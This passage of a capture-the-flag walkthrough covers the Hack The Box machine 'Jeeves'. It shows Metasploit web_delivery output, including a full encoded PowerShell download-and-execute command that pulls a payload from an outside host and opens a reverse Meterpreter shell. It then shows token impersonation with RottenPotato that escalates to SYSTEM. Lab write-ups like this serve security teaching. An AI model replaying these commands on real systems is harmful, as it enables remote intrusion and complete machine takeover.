QAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAA
pAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAG8AWgBuAEkALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAHEA
dQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABvAFoAbgBJAC4AUAByAG8AeAB5AC4AQwByAGUAZABlA
G4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdA
BpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGw
AbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4AMQA5ADoANAA0ADQANAAvAGkAeQBzAEQAVwB5AFMARgBG
AHQAdQB0ADQAZABtAC8AQwA0AGoAawBKAFoATABPADUAUAAxACcAKQApADsASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0AC4AV
wBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADYALgAxAD
kAOgA0ADQANAA0AC8AaQB5AHMARABXAHkAUwBGAEYAdAB1AHQANABkAG0AJwApACkAOwA=
```



```
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on [redacted]:5555
[*] Using URL: http://[redacted]444/iysDWySFFtut4dm
[*] Server started.
[*] Run the following command on the target machine:
msf6 exploit(multi/script/web_delivery) > powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbg
B0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8
AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABvAFoAbgBJAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBs
AGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAb
wB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAG8AWgBuAEkALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAG
IAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABvAFoAbgBJAC4AUAByAG8AeAB5AC4AQwB
yAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUA
ZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEA
G8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4AMQA5ADoANAA0ADQANAAvAGkAeQBzAEQAVw
B5AFMARgBGAHQAdQB0ADQAZABtAC8AQwA0AGoAawBKAFoATABPADUAUAAxACcAKQApADsASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4
AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAx
ADYALgAxADkAOgA0ADQANAA0AC8AaQB5AHMARABXAHkAUwBGAEYAdAB1AHQANABkAG0AJwApACkAOwA=
[*] 10.129.1.109     web_delivery - Delivering AMSI Bypass (1392 bytes)
[*] 10.129.1.109     web_delivery - Delivering Payload (3484 bytes)
[*] Sending stage (175174 bytes) to 10.129.1.109
[*] Meterpreter session 1 opened ([redacted]5555 → 10.129.1.109:49709 ) at 2021-12-22 16:45:31 -0500
```


Now lets interact with the meterpreter shell. Load the incognito module because that will have the necessary commands we need to run.



```
meterpreter > getuid
Server username: JEEVES\kohsuke
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
JEEVES\kohsuke

Impersonation Tokens Available
========================================
No tokens available
```


Currently we don't have the System token. We now have to upload the rotten potato binary. You can download from this link:

https://github.com/breenmachine/RottenPotatoNG/blob/master/RottenPotatoEXE/x64/Release/MSFRottenPotato.exe .
Next, after uploading, we have to execute it so that it generates the System token.



```
meterpreter > execute -f MSFRottenPotato.exe -Hc
Process 4592 created.
Channel 2 created.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
JEEVES\kohsuke

Impersonation Tokens Available
========================================
NT AUTHORITY\SYSTEM
```

After executing the exploit, we can see a System token has been generated but remember it stays for a very short time, so you need to be quick in impersonating it.



```
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We are now NT Authority System. Cheers!!